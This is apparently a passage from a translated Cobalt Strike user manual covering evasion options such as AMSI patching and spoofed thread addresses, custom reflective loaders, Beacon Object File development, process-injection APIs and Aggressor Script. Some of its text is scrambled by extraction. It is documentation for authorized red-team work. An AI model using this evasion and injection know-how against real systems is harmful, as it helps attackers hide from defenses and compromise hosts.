inject key function pointers like GetProcAddress and LoadLibrary into its single-architecture post-exploitation DLLs. This allows the post-exploitation DLL to load itself into a new process without shellcode-like behavior, which is detected and eliminated by monitoring PEB and kernel32.dll memory accesses. The **thread_hint** option allows multi-threaded post-operational DLLs to spawn threads with a spoofed start address. Specify the stream

label as "module!function+0x##" to determine the starting address to be replaced. The optional 0x## part is the offset added to the start address. The **amsi_disable** parameter tells powerpick, execute-assembly and psinject to patch the AmsiScanBuffer function before loading .NET or PowerShell code. This limits the visibility of these functionalities to

AMSI(Antimalware Scan Interface).

Set the **keylogger** parameter to configure Cobalt Strike's keylogger. The GetAsyncKeyState option (default) uses the GetAsyncKeyState API to monitor keystrokes. The SetWindowsHookEx option uses SetWindowsHookEx to watch for keystrokes.

User Defined Reflective DLL Loader

Cobalt Strike version 4.4 added support for using custom Reflective Loaders for the Beacon. The User Defined Reflective Loader (UDRL) Kit is the source code for demonstrating the UDRL example. Go to **Help -> Arsenal** and download the UDRL Kit. Your license key is required.

NOTE:

The Reflective Loader's executable code is an extracted .text section from a user-supplied compiled object file. The extracted executable code must be less than 100 KB.

Implementation

The following Aggressor Script hooks are provided to implement User Defined Reflective Loaders:

Function	Description
<u>BEACON_RDLL_GENERATE</u>	A hook used to implement a basic Reflective Loader override.
<u>BEACON_RDLL_SIZE</u>	This hook is called when preparing beacons and allows the user to configure more than 5K of space for their Reflective Loader (up to 100K).
<u>BEACON_RDLL_GENERATE_LOCAL</u>	A hook used to implement an improved Reflective Loader substitution. Additional arguments include the beacon's id, address, GetModuleHandleA and GetProcAddress.

The following Aggressor Script functions are designed to extract the Reflective Loader's executable code (the .text section) from the compiled object file and inject the executable code into the Beacon:

Function	Description
<u>extract_reflective_loader</u>	Extracts the Reflective Loader's executable code from the byte array containing the compiled object file.
<u>setup_reflective_loader</u>	Inserts the Reflective Loader's executable code into the Beacon.

The following functions of the Aggressor Script are intended to change the Beacon using information from the Malleable C2 profile:

Function	Description
<u>setup_strings</u>	Applies the strings defined in the Malleable C2 profile to the Beacon.
<u>setup_transformations</u>	Applies the transformation rules defined in the Malleable C2 profile to the Beacon.

The following Aggressor Script function is designed to get information about Beacon's to make it easier to modify:

pedump	Description
function	Loads a Beacon information map. This information map is similar to the output of the "peclone" command with the "dump" argument.

The following Aggressor Script functions allow custom modifications to the Beacon:

NOTE:

Depending on user modifications made (obfuscation, masking, etc.), Reflective Loader may need to undo those modifications on load.

Function	Description
pe_insert_rich_header	Inserts rich header data into the contents of a Beacon DLL. If rich header information already exists, it will be replaced.
pe_mask	Masks the data in the contents of the Beacon DLL to based on position and length.
pe_mask_section	Masks the data in the contents of the Beacon DLL to based on position and length.
pe_mask_string	Masks lines in Beacon DLL content based on positions.
pe_patch_code	Fixes code in the contents of a Beacon DLL based on a search/replace in the '.text' section.
pe_remove_rich_header	Removes the rich header from the contents of the Beacon DLL.
pe_set_compile_time_with_long	Sets the compilation time in the contents of the Beacon DLL.
pe_set_compile_time_with_string	Sets the compilation time in the contents of the Beacon DLL.
pe_set_export_name	Sets the export name in the contents of the Beacon DLL.
pe_set_long	Places a long value at the specified location.
pe_set_short	Places a short value at the specified location
pe_set_string	Places a string value at the specified location
pe_set_stringz	Places a string value at the specified location and adds a terminal zero.
pe_set_value_at	Sets a value of type long based on a location resolved by a name from a PE Map (see pedump).

Function	Description
<u>pe_stomp</u>	Sets the string to null characters. Starts at the specified location and sets all characters to zero until the string's terminal zero is reached.
<u>pe_update_checksum</u>	Updates the checksum in the contents of the Beacon DLL.

Using the User Defined Reflective DLL Loaders

Building/Compiling Your Reflective Loaders

The User Defined Reflective Loader (UDRL) Kit is the starting point for demonstrating the UDRL example. Go to **Help -> Arsenal** and download the UDRL Kit (license key required). The following is the process of preparing Beacons:

I The BEACON_RDLL_SIZE hook is called when preparing Beacons.

- This gives the user the ability to specify that their Reflective Loader needs more than 5k of space. Users can use
- Beacons that reserve space for the Reflective Loader up to 100Kb in size. By overriding the available space of the Reflective
- Loader in the Beacon, the Beacon will become much larger. In fact, they will be too large for the standard artifacts provided by Cobal Strike. Users will have to update their processes to use specialized artifacts with more reserved space for larger beacons.

I Necessary settings are added as payload data to Beacons. o The following fixes have been made to UDRL Beacons:

n Listener settings. n

Some parameters of Malleable C2.

Using **sleepmask** and **userwx** requires a Reflective Loader capable of creating memory for executable .text code with RWX permissions, otherwise Beacon will crash when masking/unmasking write-protected memory. Standard Reflective Loaders usually do the job. Using **sleepmask** and **obfuscate** requires the Reflective Loader to be

able to remove the first 4K block (Header) of the DLL, since the header will not be masked.

o The following is NOT fixed in UDRL Beacons:

n PE versions

I Usually called BEACON_RDLL_GENERATE. Hook BEACON_RDLL_GENERATE_LOCAL is called when:

o Next, it is determined what causes it:

n Malleable C2 has a ".stage.smartinject" parameter.

o Use the **extract_reflective_loader** function to extract the Reflective Loader.

- Use the **setup_reflective_loader** function to place the extracted Reflective Loader into the Reflective Loader's Beacon space.
 - If the loader is too large for the selected beacon, you will see a message similar to this:
 - Reflective DLL Content length (123456) exceeds available space (5120).
 - Use "BEACON_RDLL_SIZE" to use Beacons with larger Reflective Loaders.
- There are additional functions to help you check and make changes to Beacons based on the capabilities of Reflective Loaders. For example:
 - Enforce obfuscation
 - Change in addresses to support smart embedding
 Beacons become artifacts.
- Beacons that were created with the Reflective Loader's larger space (according to the "BEACON_RDLL_SIZE" setting above) must be loaded into special artifacts with space to store large Beacons.
- Go to **Help -> Arsenal** from the licensed Cobalt Strike to download the Artifact Kit.
- See the mentions of "stagesize" in these artifact kit files provided by Cobalt Strike:
 - See "stagesize" in the script for building the artifact.
 - See the mention of "stagesize" in 'script.example'.

Beacon Object Files

A Beacon Object File (BOF) is a compiled C program written according to certain conventions that allow it to run within the Beacon process and use the internal Beacon APIs. BOFs are a way to quickly extend the Beacon agent with new features for post-exploitation.

What are the benefits of BOFs?

One of the key roles of a command and control platform is to provide ways to use external functionality for post-exploitation.

Cobalt Strike already has the tools to use PowerShell, .NET and the Reflective DLL. These tools rely on the costly fork&run pattern for OPSEC, which involves process creation and implementation for each post-operational activity.

BOFs have an easier path. They run inside the Beacon process, and memory can be managed using the Malleable c2 profile in the process-inject block.

BOFs are also very small. The implementation of the Reflective DLL to bypass UAC with privilege escalation can be over 100 KB in size. The same exploit created as BOF is <3Kb. This can be of great importance when using limited bandwidth channels such as DNS.

Finally, BOFs are easy to develop. You just need a Win32 C compiler and a command line. MinGW and Microsoft's C compiler can produce BOF files. You don't have to fiddle with project settings, which sometimes require more effort than the code itself.

How do BOFs work?

From a Beacon's point of view, a BOF is just a block of position-independent code that receives pointers to some internal Beacon APIs. From Cobalt Strike's

point of view, BOF is an object file created by the C language compiler. CobaltStrike parses this file and acts as a linker and loader for its contents. This approach allows you to write position-independent code for use in a Beacon without the tedious work of manipulating strings and dynamically calling Win32 APIs.

What disadvantages do BOFs have?

BOFs are single-file C programs that call the Win32 API and the limited Beacon API. Don't expect to plug in other functionality or create large projects using this mechanism.

Cobalt Strike does not link your BOF to libc. This means you are limited by compiler intrinsics (e.g. Visual Studio's `__stosb` for `memset`), exposed internal Beacon APIs, Win32 APIs, and the functions you write. Expect many common functions (like `strlen`, `strcmp`, etc.) to not be available to you through BOF.

BOFs are executed inside your Beacon. If the BOF fails, you or your friend will lose access. Write your BOFs carefully.

Cobalt Strike expects your BOFs to be single-threaded programs that run for a short period of time. BOFs will block other Beacon jobs and functions from executing. There is no BOF pattern for asynchronous or long-running jobs. If you want to enable long runtime, consider a Reflective DLL that runs inside the victim process.

How to create BOF?

Easily. Open a text editor and start writing a C program. Below is the Hello World program for BOF:

```
#include <windows.h> #include
"beacon.h" void go(char *
                    args, int alen) {
    BeaconPrintf(CALLBACK_OUTPUT, "Hello World: %s", args);
}
```

Download [beacon.h](#)

To compile it with Visual Studio:

```
cl.exe /c /GS-hello.c /Fohello.o
```

To compile it with x86 MinGW: `i686-w64-mingw32-gcc -c hello.c -o hello.o`

To compile it with x64 MinGW: `x86_64-w64-mingw32-gcc -c hello.c -o hello.o`

The commands above create a `hello.o` file. Use `inline-execute` in Beacon to run BOF. `beacon> inline-execute /path/to/hello.o`
`args`

beacon.h contains definitions for several internal Beacon APIs. The `go` function is just like `main` in any other C program. It is a function that is called with `inline-execute` and is passed arguments. **BeaconOutput** is a Beacon API function for sending output to an operator. There is nothing special about her.

Dynamic feature resolution

`GetProcAddress`, `LoadLibraryA`, `GetModuleHandle` and `FreeLibrary` are available in BOF files. You have the ability to use them to resolve Win32 API functions that you want to call. Another option is to use dynamic feature resolution (DFR).

Dynamic function resolution is a convention for declaring and calling the Win32 API as `LIBRARY$Function`. This convention provides the Beacon with the information it needs to explicitly enable a particular feature and make it available to your BOF file before it runs. If this process fails, Cobalt Strike will refuse to perform BOF and tell you which function it was unable to resolve.

Below is an example of a BOF that uses DFR and gets the current domain:

```
#include <windows.h> #include
<stdio.h> #include <dsgetdc.h>
#include "beacon.h"

DECLSPEC_IMPORT DWORD WINAPI NETAPI32$DsGetDcNameA(LPVOID, LPVOID, LPVOID,
                                                    LPVOID,
                                                    ULONG, LPVOID);

DECLSPEC_IMPORT DWORD WINAPI NETAPI32$NetApiBufferFree(LPVOID);

void go(char * args, int alen) {
    DWORD dwRet;
    PDOMAIN_CONTROLLER_INFO pdcInfo;

    dwRet = NETAPI32$DsGetDcNameA(NULL, NULL, NULL, NULL, 0, &pdcInfo); if (ERROR_SUCCESS ==
    dwRet) {
        BeaconPrintf(CALLBACK_OUTPUT, "%s", pdcInfo->DomainName);
    }

    NETAPI32$NetApiBufferFree(pdcInfo);
}
```

The above code makes DFR calls to `DsGetDcNameA` and `NetApiBufferFree` from `NETAPI32`. When you declare function prototypes for dynamic resolution, pay close attention to the decorators attached to the function declaration. Keywords like `WINAPI` and `DECLSPEC_IMPORT` are very important. These decorators provide the compiler with the necessary hints to pass arguments and generate the correct instruction to call.

Aggressor Script and BOFs

You will most likely want to use the Aggressor Script to run your final BOF implementations in Cobalt Strike. BOF is a good vehicle for implementing a lateral movement technique, a privilege escalation tool, or a new exploration opportunity.

The `&beacon_inline_execute` function is the Aggressor Script's entry point for running the BOF file. Below is the script to run a simple Hello World program:

```
alias hello
{ local("$barch $handle $data $args");

    # defining the architecture of this session $barch = barch($1);

    # read from desired BOF file $handle =
    openf(script_resource("hello. $+ $barch $+ .o")); $data = readb($handle, -1); closef($handle);

    # packing our arguments $args = bof_pack($1,
    "zi", "Hello World", 1234);

    # declaring what we're doing btask($1, "Running
    Hello BOF");

    # execute
    beacon_inline_execute($1, $data, "demo", $args);
}
```

First, the script defines the architecture of the session. x86 BOF will only be executed in an x86 Beacon session. Conversely, an x64 BOF will only be executed in an x64 Beacon session. This script then reads the target BOF into the Aggressor Script's variable. The next step is to pack our arguments. The `&bof_pack` function packs the arguments in a way that is compatible with Beacon's internal data parser API. This script uses the normal `&btask` function to log the action the user has given to the Beacon. And `&beacon_inline_execute` runs the BOF with its arguments.

The `&beacon_inline_execute` function takes the beacon's identifier as the first argument, a string containing the contents of the BOF as the second argument, the entry point as the third argument, and the wrapped arguments as the fourth argument. The option to select an entry point exists in case you decide to combine similar functions into one BOF. The following is a C program corresponding to the scenario

above:

```
/*
 * Compiling with:
 * x86_64-w64-mingw32-gcc -c hello.c -o hello.x64.o * i686-w64-mingw32-gcc
 -c hello.c -o hello.x86.o */

#include <windows.h> #include
<stdio.h> #include <tlhelp32.h>
#include "beacon.h"

void demo(char * args, int length) { datap parser;
    char*str_arg;
```

```

int      num_arg;

BeaconDataParse(&parser, args, length); str_arg =
BeaconDataExtract(&parser, NULL); num_arg =
BeaconDataInt(&parser);

BeaconPrintf(CALLBACK_OUTPUT, "Message is %s with %d arg", str_arg, num_arg); }

```

The demo function is our entry point. We declare the datap structure on the stack. This is an empty and uninitialized structure with state information for retrieving arguments prepared with **&bof_pack**. **BeaconDataParse** initializes our parser. **BeaconDataExtract** extracts a binary block with a specific length from our arguments. Our packing function has options to pack binary blocks as null-terminated strings encoded in the default session character set, a wide-character string with terminal null, or a binary block with no conversion. **BeaconDataInt** retrieves the integer that was packed into our arguments. **BeaconPrintf** is one way to format the output and provide it to the operator.

BOF C API

Data Parser API

The data parser API retrieves the arguments packed using the Aggressor Script's **&bof_pack** function .

char * **BeaconDataExtract** (datap * * size) parser, int

Retrieves a binary block with a specific length. The size argument can be NULL. If an address is specified, size will be filled with the number of bytes retrieved.

int **BeaconDataInt** (datap * parser)

Retrieves a four-byte integer. int

BeaconDataLength (datap * parser)

Gets the amount of data left to parse. buffer, int size)

void **BeaconDataParse** (datap * parser, char *

Prepares a data parser to extract arguments from the specified buffer.

short **BeaconDataShort** (datap*parser)

Retrieves a two-byte integer.

Output API

The output API returns output to Cobalt Strike. void **BeaconPrintf**

(int type, char * fmt, ...)

Formats and provides output to the Beacon operator.

void **BeaconOutput** (int type, char * data, int len)

Send output to the Beacon operator. Each

of these functions takes a type argument. This type determines how Cobalt Strike will process the output and how it will display it. The types include:

CALLBACK_OUTPUT - standard output. Cobalt Strike converts this output to UTF-16 (internally) using the standard character set.

CALLBACK_OUTPUT_OEM - standard output. Cobalt Strike converts this output to UTF-16 (inside) using the OEM character set. You probably won't need this unless you're dealing with output from cmd.exe.

CALLBACK_ERROR is the standard error message.

CALLBACK_OUTPUT_UTF8 - standard output. Cobalt Strike converts this output to UTF-16(inside) from UTF-8.

Formatting API

The formatting API is used to create large or repetitive output.

void **BeaconFormatAlloc** (formatp*obj, int maxsz)

Allocates memory for formatting complex or large output.

void **BeaconFormatAppend** (formatp * obj, char * data, int len)

Appends data to this format object.

void **BeaconFormatFree** (formatp*obj)

Releases the formatting object. void

BeaconFormatInt (formatp*obj, int val)

Adds a four-byte integer (big endian) to this object.

void **BeaconFormatPrintf** (formatp * obj, char * fmt, ...)

Appends a formatted string to this object.

void **BeaconFormatReset** (formatp*obj)

Returns the format object to its default state (until reused).

char * **BeaconFormatToString** (formatp * obj, int * size)

Retrieves the formatted data into a single string. Fill the passed variable size with the length of this string. These parameters are suitable for use with the BeaconOutput function.

Internal APIs

The following functions manage the token used in the current Beacon context:

BOOL BeaconUseToken (HANDLE token)

Uses the specified token as the current Beacon thread's token. The new token will also be communicated to the user. Returns TRUE on success.

FALSE on failure. void

BeaconRevertToken ()

Resets the token of the current thread. Use this function instead of calling RevertToSelf directly. This function clears other information about the state of the token.

BOOL BeaconIsAdmin ()

Returns TRUE if the Beacon is in a high-integrity context.

The following functions provide specific access to the Beacon's process injectability:

void BeaconGetSpawnTo (BOOL x86, char * buffer, int length)

Fills the specified x86 or x64 buffer with the spawnTo value configured for this Beacon session.

BOOL BeaconSpawnTemporaryProcess (BOOL x86, BOOL ignoreToken, STARTUPINFO * info, PROCESS_INFORMATION * pInfo)

This function spawns a temporary process given the parameters ppid, spawnTo and blockDlls. Take a handle from PROCESS_INFORMATION to inject or manipulate this process. Returns TRUE on success. payload, int payload_len, int payload_

void BeaconInjectProcess (HANDLE hProc, int pid, char offset, char arg, int arg_len)

This function injects the specified payload into an existing process. Use payload_offset to specify the offset within the payload for initial execution. The arg value is for arguments. arg can be NULL.

void BeaconInjectTemporaryProcess (PROCESS_INFORMATION * pInfo, char * payload, int payload_len, int payload_offset, char arg, int arg_len)

This function injects the specified payload into the temporary process your BOF has chosen to run. Use payload_offset to specify the offset within the payload for initial execution. The arg value is for arguments. arg can be NULL.

void BeaconCleanupProcess (PROCESS_INFORMATION * pInfo)

This function cleans up some handles that are often forgotten. Call it when you have finished interacting with process handles. You don't have to wait for the process to exit or finish.

This feature is useful:

BOOL toWideChar (char * src, wchar_t * dst, int max)

Convert the string src to a UTF16-LE wide character string using the default encoding. max - size (in bytes!) of the destination buffer.

Aggressor Script

What is Aggressor Script?

Aggressor Script is a scripting language built into Cobalt Strike version 3.0 and up. Aggressor Script allows you to modify and extend the Cobalt Strike client.

Story

Aggressor Script is the spiritual successor to Cortana, the open source scripting engine in Armitage. Cortana appeared thanks to a contract under the DARPA Cyber Fast Track program. Cortana allows users to extend Armitage and manage the Metasploit Framework and its features through Armitage's command and control server. Cobalt Strike 3.0 is a completely redesigned version of Cobalt Strike without using Armitage as a base. This change made it possible to revisit Cobalt Strike's scripts and create something based on its functionality. The result of this work was the Aggressor Script.

Aggressor Script is a scripting language for red team operations and enemy simulation inspired by IRC scripting clients and bots. Its purpose is twofold. You can create long-running bots that mimic virtual red team members attacking alongside you. You can also use it to extend and modify the Cobalt Strike client to suit your needs.

Status

The Aggressor Script is part of the foundation of Cobalt Strike 3.0. Most of the popup menus and display of events in Cobalt Strike 3.0 are controlled by the Aggressor Script mechanism. However, Aggressor Script is still under development. Strategic Cyber LLC has not yet created an API for most of Cobalt Strike's features. Expect the Aggressor Script to evolve over time. This documentation is also under development.

How to upload scripts

Aggressor Script is built into the Cobalt Strike client. To permanently load a script, go to **Cobalt Strike -> Script Manager** and click Load.




Cobalt Strike script loader

Script Console

Cobalt Strike provides a console to manage and interact with your scripts. With the console, you can monitor, profile, debug, and manage your scripts. Aggressor Script's console is available via **View -> Script Console**. The following commands are available in the console:

Command	Arguments	What is she doing
?	"*foo*" iswm "foobar"	checks the sleep predicate and outputs the result
e	println("foo");	evaluates the sleep instruction
help		lists all available commands
load	/path/to/script.cna	loads Aggressor Script script
ls		lists all loaded scripts
proff	script.cna	disables the Sleep profiler for the script
profile	script.cna	resets the statistics of the script.
pron	script.cna	includes the Sleep profiler for the script
reload	script.cna	reloads the script
troff	script.cna	disables function tracing for a script
thron	script.cna	enables function tracing for the script
unload	script.cna	unloads the script
x	2+2	evaluates the sleep expression and outputs the result



```

Event Log X Script Console X
aggressor> help

Commands
-----
?
e
help
load
ls
proff
profile
pron
reload
troff
trou
unload
x
aggressor>

```

Interaction with the script console

Headless Cobalt Strike

You can use Aggressor Scripts without Cobalt Strike's GUI. The **agscript** program (included in the Cobalt Strike package for Linux) starts the headless client Cobalt Strike. The agscript program requires four arguments:

```
./agscript [host] [port] [user] [password]
```

These arguments connect Cobalt Strike's headless client to the C&C server you specify. Cobalt Strike's headless client is an Aggressor Script console.

You can use agscript to immediately connect to the C&C and run a script of your choice. Use:

```
./agscript [host] [port] [user] [password] [/path/to/script.cna]
```

This command will connect Cobalt Strike's headless client to the command and control server, download your script and run it. Cobalt Strike's headless client will execute your script before syncing with the team's server. Use **on ready** to wait for Cobalt Strike's headless client to complete the data sync step.

```
on ready
{ println("Hello World! I am synchronized!"); closeClient();
}
```

A quick introduction to Sleep

Aggressor Script is based on Raphael Mudge's Sleep scripting language. The Sleep language manual is available at <http://sleep.dashnine.org/manual>.

Aggressor Script will do everything that Sleep does, for example:

- The syntax, operators, and idioms of the Sleep language are similar to the Perl scripting language. There is one significant difference that attracts the attention of novice programmers. Sleep requires spaces between statements and their expressions. The following code is not correct:

```
$x=1+2; # this will not be processed!!!
```

This instruction is correct:

```
$x = 1 + 2;
```

- Sleep language variables are called scalars, and scalars store strings, numbers in various formats, references to Java objects, functions, arrays, and dictionaries. Below are a few types in Sleep:

```
$x = "Hello World"; $y = 3;
$z = @(1,
2, 3, "four"); $a = %(a => "apple", b
=> "bat", c => "awesome language", d => 4);
```

- Arrays and dictionaries are created using the @ and % functions. They can refer to other arrays and dictionaries. Arrays and dictionaries can even refer to themselves.
- Comments start with the # character and go to the end of the line.
- Sleep interpolates double quoted strings. This means that any space-separated token that starts with a \$ sign is replaced by its value. The special variable \$+ concatenates the interpolated string with another value.

```
println("$a is: $a and \n$x joined with $y is: $x $+ $y");
```

This will output:

```
$a is: %(d => 4, b => 'bat', c => 'awesome language', a => 'apple') and
```

```
$x joined with $y is: Hello World3
```

- There is a &warn function. It works like &println, except that it includes the name of the current script and the line number. This is a great feature for debugging code.
- Sleep functions are declared with the sub keyword. Function arguments are denoted \$1, \$2, up to \$n. Functions can take any number of arguments. The variable @_ is an array containing all the arguments. Changes to \$1, \$2, etc. will change the contents of @_.

```
sub addTwoValues {
  println($1 + $2);
}

addTwoValues("3", 55.0);
```

This script outputs:

```
58.0
```

- In Sleep, a function is a 1st class type, just like any other object. Listed below are some of the points you may see:

```
$addf = &addTwoValues;
```

- The \$addf variable now refers to the &addTwoValues function. To call a function placed in a variable, use:

```
[$addf : "3", 55.0];
```

- This bracket notation is also used to manipulate Java objects. I recommend reading the Sleep manual if you want to learn more about it. The following statements are equivalent and perform the same action:

```
[$addf : "3", 55.0];
[&addTwoValues : "3", 55.0]; [{ println($1 +
$2); } : "3", 55.0]; addTwoValues("3", 55.0);
```

There are three variable scopes in Sleep: global, specific closures and local. This is described in more detail in the Sleep manual. If you see `local('$x $y $z')` in the example, it means that `$x`, `$y`, and `$z` are local to the current function, and their values will be lost when the function returns. Sleep uses lexical scope for its translations.

changeable.

Sleep has all the other basic constructs you're used to seeing in a scripting language. You should read the manual to learn more about it.

User interaction

The Aggressor Script displays output using the Sleep `&println`, `&printAll`, `&writeb`, and `&warn` functions. These functions write output to the script console.

Scripts can also register commands. These commands allow scripts to receive signals from the user through the console. To register a command, use the **command keyword**:

```
command
  foo{ println("Hello $1");
}
```

This code snippet registers the `foo` command. The script console automatically parses command arguments and separates them by spaces into tokens. `$1` is the first token, `$2` is the second token, and so on. Normally, tokens are separated by spaces, but users can use "double quotes" to create a token with spaces. If this parsing is preventing you from working with input, use `$0` to access the raw text passed to the command.

```
aggressor> load /root/command.cna
[+] Load /root/command.cna
aggressor> foo bar
Hello bar
aggressor> foo Raphael
Hello Raphael
aggressor> foo "Mint Chocolate Chip" is my favorite icecream
Hello Mint Chocolate Chip
aggressor> |
```

Command output

Colors

You can add color and styles to the text displayed in Cobalt Strike's consoles. The escape characters `\c`, `\U` and `\o` tell Cobalt Strike how to format the text. These escape characters are only parsed within strings enclosed in doubles.

The `\cX` escape character colors the text that follows it. X indicates color. You can choose from the following colors:

```
\c0 \c1 \c2 \c3 \c4 \c5 \c6 \c7 \c8 \c9 \cA \cB \cC \cD \cE \cF
```

Color Options

The `\U` escape character underlines the text that comes after it. The second `\U` stops underscores.

The `\o` escape character resets the formatting of the text that follows it. The new line also resets the text formatting.

Cobalt Strike

Cobalt Strike client

The Aggressor Script system is the link in Cobalt Strike. Most of the dialog boxes and functions in Cobalt Strike are written as separate modules that provide some interface to the Aggressor Script system. Internal script `default.cna` defines

the default behavior of Cobalt Strike. This script defines toolbar buttons, popup menus, and formats the output of most Cobalt Strike events. In this chapter, you will see how these functions work and you will be able to build a client

Cobalt Strike according to your needs.

```
popup beacon {
    item "&Interact" {
        local('$bid');
        foreach $bid ($1) {
            openBeaconConsole($bid);
        }
    }

    separator();

    insert_menu("beacon_top", $1);

    menu "&Access" {
        item "&Bypass UAC" { openBypassUACDialog($1); }
        item "&Dump Hashes" {
            openOrActivate($1);
            binput($1, "hashdump");
            bhashdump($1);
        }
        item "Golden &Ticket" {
            local('$bid');
            foreach $bid ($1) {
                openGoldenTicketDialog($bid);
            }
        }
        item "Make T&oken" {
            local('$bid');
            foreach $bid ($1) {
                openMakeTokenDialog($bid);
            }
        }
        item "Run &Mimikatz" {
```

Script default.cna

Hotkeys

Scripts can create hotkeys. Use the `bind` keyword to **bind keyboard shortcuts**. In this example, **Hello World!** displayed in the dialog box when you press Ctrl and H.

```
bind Ctrl+H
{ show_message("Hello World!");
}
```

Hotkeys can be any ASCII characters or special keys. One or more modifiers can be applied to hotkeys. Modifier - one of: Ctrl, Shift, Alt or Meta. In scripts, `modifier+key` can be specified.

Popup menus

Scripts can also augment or override Cobalt Strike's menu structure. The `popup` keyword builds the menu hierarchy for the popup hook. Below is the code that defines the

Help menu:

```
popup help
{ item("&Homepage", { url_open("https://www.cobaltstrike.com/"); });
  item("&Support", { url_open("https://www.cobaltstrike.com/support");
});
  item("&Arsenal", { url_open("https://www.cobaltstrike.com/scripts");
});
  separator();
  item("&Malleable C2 Profile", { openMalleableProfileDialog(); }); item("&System Information",
{ openSystemInformationDialog(); }); separator(); item("&About", { openAboutDialog(); });
}
```

This script hooks into the popup hook of the Help window and defines several menu items. The `&` character in the name of a menu item is its keyboard accelerator. The block of code associated with each item is executed when the user clicks on it.

Scripts can define menus with child elements. The `menu` keyword defines a new menu. When the user hovers over a menu, the block of code associated with it is executed and used to build the child menu.

As an example, consider the Pivot Graph menu:

```
popup pgraph { menu
  "&Layout" {
    item "&Circle" { graph_layout($1, "circle"); } { graph_layout($1,
    item "&Stack" "stack"); }
    menu "&Tree" { item
      "&Bottom" { graph_layout($1, "tree-bottom"); } item "&Left" { graph_layout($1, "tree-
      left"); } item "&Right" { graph_layout($1, "tree-right"); }
```

```

        item "&Top"          { graph_layout($1, "tree-top"); }

    } separator(); item
    "&None" { graph_layout($1, "none"); }
}

```

If your script specifies a menu hierarchy for Cobalt Strike's menu hook, it will be added to existing menus. Use the **&popup_clear** function to clear other registered menu items and redefine the popup hierarchy to your liking.

Custom output

The set keyword in the Aggressor Script determines how to format the event and present its output to the user. Here is an example of using the set keyword:

```

set EVENT_SBAR_LEFT
{ return "[" . tstamp(ticks()) . "]"
    . minick();
}

set EVENT_SBAR_RIGHT {
    return "[lag: $1 $+]";
}

```

The above code defines the content of the status bar in the Cobalt Strike's event log (**View -> Event Log**). The left side of the status bar displays the current time and your nickname. The right side displays round-trip time messages between your Cobalt Strike client and C&C.

You can override any set option in the default script. Create your own event definition file that interests you. Download it to Cobalt Strike. Cobalt Strike will use your definitions instead of the default ones.

Events

Use the on keyword to define an event handler. The ready event fires when Cobalt Strike connects to the C&C and is ready to act on your behalf.

```

ready {
    show_message("Ready for action!");
}

```

Cobalt Strike generates events for various situations. Use the meta event * to view all the events that Cobalt Strike generates.

```

on *
{ local('$handle $event $args');

    $event = shift(@_); $args =
    join(" ", @_);

    $handle = openf(">>eventspy.txt");
}

```

```
writeb($handle, "[ $+ $event $+ ] $args"); closef($handle);
}
```

Data Model

The Cobalt Strike C&C stores your hosts, services, credentials, and other information. It also broadcasts this information and makes it available to everyone. clients.

Data API

Use the [&data_query](#) function to [query Cobalt Strike's data model](#). This function has access to all data and information stored in the Cobalt Strike client. Use [&data_keys](#) to get a list of the various pieces of data you can request. This example queries all data from [the Cobalt Strike data model](#) and exports it to a text file:

```
command export {
  local($handle $model $row $entry $index); $handle =
  openf(">export.txt");

  foreach $model(data_keys()) {
    println($handle, "== $model =="); println($handle,
    data_query($model));
  }

  closef($handle);

  println("See export.txt for the data.");
}
```

Cobalt Strike provides several features that make working with the data model more intuitive.

Model	Function	Description
applications	&applications	System profiler results [View -> Applications]
archives	&archives	Activity/Activity
beacons	&beacons	Active Beacons
credentials	&credentials	Username, passwords, etc.
downloads	&downloads	Uploaded files
keystrokes	&keystrokes	Keystrokes received by Beacon
screenshots	&screenshots	Screenshots taken by Beacon
services	&services	Services and information about services

Model	Function	Description
sites	&sites	Objects placed by Cobalt Strike
socks	&pivots	SOCKS and port forward proxies
goals	&targets	Hosts and information about hosts

These functions return an array with one row for each entry from the data model. Each entry is a dictionary with various key/value pairs that describe the entry.

The best way to understand the data model is to explore it using the Aggressor Script Console. Go to **View -> Script Console** and use the x command to process the expression. For example:

```
aggressor> x targets()
@(%(os => 'Windows', address => '172.16.20.81', name => 'COPPER', version => '10.0'), %(os
=> 'Windows', address => '172.16.20.3', name => 'DC', version => '6.1'), %(os => 'Windows',
address => '172.16.20.80', name => 'GRANITE', version => '6.1'))
aggressor> x targets()[0]
%(os => 'Windows', address => '172.16.20.81', name => 'COPPER', version => '10.0')
aggressor> x targets()[0]['os']
Windows
aggressor> x targets()[0]['address']
172.16.20.81
aggressor> x targets()[0]['name']
COPPER
aggressor> x targets()[0]['version']
10.0
aggressor>
```

Requesting data from Aggressor Script's console

Use on DATA_KEY to subscribe to changes in a particular data model.

```
on keystrokes { println("I
    have new keystrokes: $1");
}
```

Listeners

Listeners are an abstraction of Cobalt Strike on top of payload handlers. Listener is a name associated with the payload's configuration information (eg protocol, host, port, etc.) and, in some cases, a promise to create a server to accept connections from the described payload.

Listener API

Aggressor Script aggregates information about Listeners from all C&C servers you are currently connected to. This makes it easy to transfer sessions to another C&C server. To get a list of all Listener names, use the [&listeners](#) function. If you only want to work with local Listeners, use [&listeners_local](#). The [&listener_info](#) function allows you to get information about the configuration of a Listener by its name. In this example, all Listeners and their configuration are dumped to the Aggressor Script's console:

```
command listeners
{
  local('$name $key $value'); foreach $name
  (listeners()) { println("== $name =="); foreach
    $key => $value (listener_info($name))
    { println("$[20]key : $value");
  }
}
}
```

Creating Listeners

Use [&listener_create_ext](#) to create a Listener and run its associated payload handler.

Choice of Listeners

Use [&openPayloadHelper](#) to open a dialog with a list of all available Listeners. After the user selects the Listener, the dialog will close and Cobalt Strike will execute the callback function. Below is the source code for the Beacon's spawn menu:

```
item
